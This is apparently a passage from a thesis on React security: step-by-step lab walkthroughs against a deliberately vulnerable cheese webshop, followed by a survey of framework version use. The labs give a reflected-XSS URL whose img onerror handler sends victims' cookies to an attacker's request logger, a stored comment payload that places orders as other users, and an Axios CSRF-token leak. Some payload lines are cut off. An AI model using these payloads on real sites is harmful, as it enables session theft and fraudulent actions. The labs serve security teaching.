With this information you are able to impersonate Bob successfully, with tools such as Burp.

CHEESE: Reflected XSS Attack

Scenario / Introduction

In this lab, you will explore a reflected XSS (Cross-Site Scripting) vulnerability within the React frontend of the Cheese Webshop application.

The application allows users to search for products using:

- An input field
- URL query parameters

Here is an example search for the input field:

Found for "max"



CheeseMax

24 CHF

More cheesy you cannot
get

More information

Add to cart

Here is an example search for the query parameters, note that your URL might look different than this:

<https://4427cf0d-7430-4c7c-aaad-ff87682c91fd.i.vuIn.land/?search=plus>

Vulnerable Feature

The search functionality is known to be vulnerable to a reflected XSS attack. Meaning that an attacker could craft an URL with some malicious JavaScript code hidden within the URL.

This URL could then be distributed to unsuspecting users via a phishing mail or similar means.

Resources

- Cheese Webshop: The vulnerable web application
 - Victim: bob / bob.123
- Request logger

Attack Vector

You will create a malicious URL, that automatically extracts the cookies of any user that clicks your dangerous URL. This information can then be used to impersonate the other user. I.e. log in as the victim.

Objectives

Your objectives in this lab are to:

- Identify and exploit the XSS vulnerability that allows extracting cookies.
- Answer the questions:
 - What is the underlying problem?
 - How can this vulnerability be prevented?


Step-by-Step Solution

Step 1: Analyse the current situation

Log in on the top right



Log in as Bob



Log-in to Cheese Web Shop

Log-in

bob

Log-in

Checkout the search functionality, both URL parameters and the input field.

Try different inputs, and see what happens (e.g. plain text, scripts, HTML code, ...).

For example the following inputs:

CheesePlus

```
<script>console.log('Hi, I am trying to write to the console.');
```

```
<img src='cute-puppy' onerror='alert(1);'>
```

Try both the input field search and the query parameter search

Try to analyze, what inputs work with which method and what does not work, in order to come up with a working way to extract cookies.

Step 2: Prepare the attack

For the attack two things are needed:

- An attack vector (to send to the victim in order to execute once they click on it)
- A way to retrieve data from the victim

For data retrieving you can use the request logger. It is a small web application that simply records all requests that are sent to it.

This log shows all requests that were received by this server. The most recent request is at the top.

Warning: Requests to the path /x- Log are *not* logged!

Options

Clear Log

Refresh Log

Search request log

Search

Request Log

Note that the attack works with both methods of searching (both input field and URL query parameter). The solution shows the URL query parameter variant. You can also adapt it for the input field.

The goal is to craft an URL that can be send to a victim that extracts cookies to the request logger.


- Tip 1: Use your knowledge from step 1 to find a way to insert a script that does not get blocked.
- Tip 2: The webshop uses refs to access rendered DOM elements.
- Tip 3: Keep in mind that the plus needs to be encoded when used in the search URL, it can be encoded as: %2B

Solution:

The URL should look something like this:

```
https://hostname_of_your_docker_container/?search=<img src=x onerror="fetch('https://' %2B 'host
```

The hostname_of_your_docker_container can be found here (do not use this value):



Cheeseshop

Search products...

All products



Cheese
17 CHF

Just cheese, totally awesome cheese



CheesePlus
22 CHF

Even more delicious than cheese



CheeseMax
24 CHF

More cheesy you cannot get

The hostname_of_your_request_logger can be found here (do not use this value, use your own):



This log shows all requests that were received by this server. The most recent request is at the top.

Warning: Requests to the path /x-log are *not* logged!

Options

Clear Log

Refresh Log

Search request log

Search

Request Log

It uses an image to insert a malicious script.

Step 3: Execute Attack

In this scenario, we imagine that Bob received a phishing email with a link to our webshop that claims to give him a 50 percent discount on his next order. As a huge cheese enjoyer, Bob clicks that link (The link is the URL crafted in the previous step).


Insert your malicious URL into the webshop where Bob is logged in.

Note, that Bob does not observe any weird behaviour of the application, everything seems to be in order. However, Bob did not get any discount.

Step 4: Extract the cookies


Go to the request logger and refresh the logs.

You should be able to see a GET request with the path you defined in your URL:



The cookie is part of the request URL.

Note that the cookie is a JWT (JSON web token). It can be decoded by many different tools, such as CyberChef, decode it.



With this information you are able to impersonate Bob successfully, with tools such as Burp.

CHEESE: JSON XSS Attack

Scenario / Introduction

In this lab, you will explore a JSON-XSS (Cross-Site Scripting) vulnerability within the React frontend of the Cheese Webshop application.

The application allows users to post comments on products, a feature which we will demonstrate is vulnerable to a JSON-XSS attack.

Here you can see the comment functionality, which we will exploit.



Super tasty

Leave a comment here

Tastes fantastic!

Submit

Vulnerable Feature

The comment posting feature on the Cheese Webshop does not use any input sanitation. This significant oversight allows an attacker to insert JavaScript code, as well as JSON that can be executed as soon as another person opens the page, where the malicious code was inserted.

Resources

- Cheese Webshop: The vulnerable web application
 - Attacker: alice / alice.123
 - Victim: bob / bob.123

Attack Vector

You will create a malicious script (containing JSON), that automatically orders cheese for a person, even if they do not want to order any.

Objectives


Your objectives in this lab are to:

- Identify and exploit the XSS vulnerability that allows ordering cheese for unsuspecting users.
- Answer the questions:
 - What is the underlying problem?
 - How can this vulnerability be prevented?


Step-by-Step Solution

Step 1: Analyse the current situation

Log in on the top right




Log in as Alice



Click on "More information"

Cheeseshop



Try different inputs, and see what happens (e.g. plain text, scripts, HTML code, ...), here some examples:

This is just a normal comment. I like this cheese.

```
<script>console.log('Hi, I am trying to write to the console.');
```

```
<img src='cute-puppy' onerror='alert(1);'>
```

Step 2: Prepare the attack

Background knowledge:

Through some try and error you have found out the API calls for ordering a product. A product is entered into the cart by the following call:

```
addToCart({ description: 'Yummy cheese', img: 'cheese4.webp', name: 'CheeseYum', pid: 4, price:
```

The cart is send to the server by the following API call:

```
ordered();
```

With this knowledge, find a way to insert this as a script to the comment field.

- Tip 1: The webshop uses `dangerouslySetInnerHTML`, it does not sanitize the input, but scripts are disabled.
- Tip 2: Is there an other HTML element that executes scripts?
- Tip 3: Images

Solution:

Insert the script as an image

```

```

Step 3: Execute Attack

In the separate browser instance, log in as Bob (same steps as logging in as Alice).

- Hint: Use a private browser window, to avoid being logged in as Alice already

Go directly to Bob's profile page and look at his past purchases, it should look like this:

Cheese Web Shop Products Profile of bob Cart (0) Logout

Profile

bob
user

Card: 1325 4455 6767 9810
Phone: +41 789 677 655
Address: Palm Passe 13
[Linked Account](#)

Link Your Account

Enter your account URL

Submit

Past Orders

Product	Quantity	Price
---------	----------	-------

Now, browse the products of the webshop, visit the details view, where Alice uploaded the script and observe, how it looks.


Visit the profile page again to observe the past purchases, now Alice's malicious purchase should appear:

Profile

bob
userCard: 1325 4455 6767 9810
Phone: +41 789 677 655
Address: Palm Passe 13
[Linked Account](#)

Link Your Account

Submit



Past Orders

Product	Quantity	Price
CheeseYum	1	18Fr.

CHEESE: Vulnerable Setup With Axios

Scenario / Introduction

In this lab, you will explore a demonstration of a vulnerable setup due to the lack of updates of dependencies. Although this lab is not directly related to React mechanisms, it focuses on vulnerabilities in Axios, a package widely used by developers to handle HTTP requests in web applications. This scenario underscores the importance of maintaining updated dependencies to secure web applications from potential exploits.

Context

Imagine a scenario where an attacker manages to inject malicious code into a webpage. This code executes requests to a third-party site, potentially controlled by the attacker, exploiting the web application's trust in its own content and user sessions.

Vulnerable Feature

The vulnerability stems from outdated Axios dependencies that mishandle CSRF tokens, leading to potential security breaches. This includes the inappropriate exposure of sensitive CSRF tokens to third parties under certain conditions.

Resources

- Cheese Webshop: The web application with the vulnerable dependency Axios.

Attack Vector

The webshop simulates setting a cookie named XCSR-TOKEN with the SameSite=Strict attribute. It also makes a GET request via Axios to a fake JSON placeholder page. The setup presumes that an attack involving the insertion of malicious scripts has already occurred, and the webpage is using CSRF protection with the token stored as a cookie.

Objectives

Your objectives in this lab are to:

- Identify the CSRF vulnerability by inspecting the network tab in developer tools
- Analyze the headers set by the call made to the fake JSON placeholder webpage
`https://jsonplaceholder.typicode.com/todos/1`

Step-by-Step Solution

- Step 1: Open the network tab in the developer tools of your browser.
- Step 2: Search for the request made to `https://jsonplaceholder.typicode.com/todos/1`
- Step 3: Analyze the headers to see if the X-XSRF-TOKEN header is included and verify the value matches the CSRF token stored in the cookie

The screenshot shows the Chrome DevTools Network tab with the 'Headers' sub-tab selected. A request to `jsonplaceholder.typicode.com/todos` is selected, and its headers are displayed. The `X-XsrF-Token` header is highlighted with a red box, and a red arrow points to its value, `yoursecrettoken`. Other headers include `Origin`, `Referer`, and `Accept`.

Name	Value
X-Ratelimit-Remaining:	998
X-Ratelimit-Reset:	1714915222
Request headers	
:authority:	jsonplaceholder.typicode.com
:method:	GET
:path:	/todos/1
:scheme:	https
Accept:	application/json, text/plain, */*
Accept-Encoding:	gzip, deflate, br, zstd
Accept-Language:	en,en-US;q=0.9
Cache-Control:	no-cache
Origin:	http://localhost:8080
Pragma:	no-cache
Priority:	u=1, i
Referer:	http://localhost:8080/
Sec-Ch-Ua:	"Chromium";v="124", "Google Chrome";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile:	?0
Sec-Ch-Ua-Platform:	"macOS"
Sec-Fetch-Dest:	empty
Sec-Fetch-Mode:	cors
Sec-Fetch-Site:	cross-site
User-Agent:	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML; Safari/537.36
X-XsrF-Token:	yoursecrettoken

In contrast to the previous setup, in an updated version of Axios where the vulnerability has been patched, the X-XSRF-TOKEN header is not included during requests to third-party sites.



n



1 jsonplaceholder.typicode.com/todos	Server: cloudflare
favicon.ico	Vary: Origin, Accept-Encoding
ws	Via: 1.1 vegur
authorized /api	X-Content-Type-Options: nosniff
authorized /api	X-Powered-By: Express
products /api	X-Ratelimit-Limit: 1000
search /api	X-Ratelimit-Remaining: 999
products /api	X-Ratelimit-Reset: 1714815842
search /api	
detect_angular_for_extension_icon_bundle.js ienfaljdpebioblackkekamfmbnh/app	▼ Request headers
detector-exec.js nhdogjmejiglipccpnnnanhbledajbpd/build	:authority: jsonplaceholder.typicode.com
cheese1.b380487f68590c54130f.webp /static/media	:method: GET
cheese2.a34bee68e4ddc09a6411.webp /static/media	:path: /todos/1
cheese3.fec412d3f3eb868c4a3d.webp /static/media	:scheme: https
28 requests 4.9 MB transferred 7.9 MB resources	Accept: application/json, text/plain, /*
	Accept-Encoding: gzip, deflate, br, zstd
	Accept-Language: en,en-US;q=0.9
	Cache-Control: no-cache
	Origin: http://localhost:8080
	Pragma: no-cache
	Priority: u=1, i
	Referer: http://localhost:8080/
	Sec-Ch-Ua: "Chromium";v="124", "Google Chrome";v="124", "Not-A
	Sec-Ch-Ua-Mobile: ?
	Sec-Ch-Ua-Platform: "macOS"
	Sec-Fetch-Dest: empty
	Sec-Fetch-Mode: cors
	Sec-Fetch-Site: cross-site
	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36

5.4 Notes for Future Lab Development

There are essential considerations and valuable lessons that will shape the future projects. Here's a summary of important points to keep in mind:

For Hacking Lab:

- **Use of idocker for HTTPS:** As detailed in the "Testing Step" 5.1, `idocker` is necessary for HTTPS support, which is crucial for realistic security simulations.
- **Enabling CORS in Flask:** To effectively simulate CSRF attacks, enabling CORS in the Flask settings is essential.
- **Adjusting CSP Settings:** Tailored CSP settings are required based on the objectives of each lab. For instance, to simulate an XSS attack via injected scripts, use `script-src 'self' 'unsafe-inline';` in Flask CSP settings. To allow external logging tools, include `connect-src '*';`.
- **Configurations Using Hacking Lab Docker Generator:** After setting up resources in the Hacking Lab, use the Docker Generator to obtain accurate configuration files for deployment. (Placed in `/configs/idocker`) Note that this approach does not include creation of lab's description itself.

For Building and Packaging tar.gz:

- **Handling macOS Compatibility:** If the `tar` command in the `build.sh` script fails on macOS, switch to `gtar` to resolve the issue.
- **Excluding the Client Folder:** Ensure the client is built correctly and its folder is excluded from the packaging process to streamline deployment and reduce file size. Details are provided in Challenges 5.2.3

Other:

- **Managing Dependencies for Labs with Fixed Versions:** For labs that require specific versions of npm packages, such as the Vulnerable Setup Lab, it is crucial to manage dependencies carefully. Ensure that you check out the correct branch for each lab, and always run `npm install` before building the project. This step guarantees that the correct versions of node modules are installed, aligning with the lab's intended setup and vulnerabilities.

Chapter 6

Research

This chapter gives an overview over the research conducted regarding React security. In section 6.1, a short overview is given about what technologies are most commonly used in web development. The challenges faced during this research are described in section 6.2. In section 6.3, React is compared to Angular and Vue in order to answer the question, what makes developers update the version of the technology they are using. The next section, 6.4 compares the security mechanisms of React, Vue and Angular.

6.1 Overview Web Technologies in Use

Figure 6.1 shows the most used web technologies by professional developers, based on Stack Overflow's 2023 Developer Survey. This survey provides valuable insights into the preferences and trends within the developer community, highlighting which technologies are currently leading in popularity and usage.

As can be seen, the most used technologies are React (43%), Node.js (43%) and jQuery (23%). Angular follows in fourth place with 20%, Vue follows on 7th place. For a good overview, React, Angular and Vue will be compared, later on in this chapter.

Other often used technologies are Express (20%), ASP.NET CORE (19%) and Next.js (17%) [Ove].

6.2 Tracking React Version Usage Across the Web

Initially, the objective was to provide global statistics on the usage of different versions of React, specifically focusing on how many outdated versions are still in use. Unfortunately, significant barriers were encountered that prevented achieving this goal, which will be discussed in this chapter.




Figure 6.1: Most used web technologies [Ove]

Lack of Central Logs

Unlike server-based software that may report usage statistics back to a central repository, client-side libraries like React do not inherently log version usage data to a central database. This decentralization means there is no straightforward method to aggregate global data on which versions of React are actively being used in production environments.

Limitations of Shodan

Shodan, a search engine for Internet-connected devices, is typically used to detect servers, networks, and service configurations but is not tailored to track specific versions of client-side JavaScript libraries like React. Attempts to use Shodan, to find specific vulnerabilities or versions of React are hampered by its focus on network security rather than on software versioning. As shown in attempts to query React-related data, Shodan restricts certain advanced features, like vulnerability filters, to higher subscriptions, further complicating the research. It can be seen in figure 6.2




Figure 6.2: Shodan Limitation

Inaccuracies in Web Technology Statistics

A review of available resources such as W3Techs, which provides analytics on technology usage, reveals gaps and potential inaccuracies in the data. For example, despite React version 18 being in release for over two years, it does not appear in W3Tech's listings, showed in figure 6.3, casting doubt on the reliability and timeliness of the data provided. This omission highlights a common issue with technology tracking websites: they may not be updated frequently enough to provide an accurate snapshot of current technology usage.




Figure 6.3: W3Techs Limitation [W3Ta]

In conclusion, the attempt to track how different versions of React are used across the web revealed significant challenges. The lack of a central system to record usage data and limitations in the tools available made it difficult to gather precise information. This exploration showed that current methods aren't sufficient to accurately determine how widely different versions of React are used globally.

6.3 React Version Used in Production - A Comparison with Angular and Vue

The goal of this section is to evaluate how often developers update the version of the framework (or library) they are using when developing websites. Even though, not being able to extract global data, as described in section 6.2, on a limited scale this is possible. Note that this is a snapshot from the end of May 2024.

For this three of the most popular web frameworks (libraries) are compared:

- React
- Vue
- Angular

In the comparison 15-20 of the most visited sites for each technology are looked at. The version of the technology is tracked, in order to compare how up-to-date the 15-20 selected sites are for each framework. This data is then used together with how often each framework gets updated in order to find out if developers keep up-to-date with a faster release cycle or not. In other words, if a faster release cycle leads to updates less often.

6.3.1 Selection of Websites

The websites selected happen at random, it will be the first websites that can be found when searching for a website with a certain technology. Furthermore, some criteria must be fulfilled in order to make a fair comparison:

- The website owner has 100+ employees
- The website owner is well-known
- The website owner has a good reputation

If possible, Swiss companies should be considered here, as they are well known.

6.3.2 Tool Used to Detect Technology

In order to find out on which kind of technology a website is relying, different tools have been used. All the tools are chrome-extensions.

For React, the **React Developer Tools** was used. In the "Components" tab, the react-dom version, which was used to render the React element can be seen. This is displayed in figure 6.4.




Figure 6.4: React Developer Tools

For Vue, the **Vue Telescope** displays all relevant information, when an application was build with Vue. This can be seen in figure 6.5.

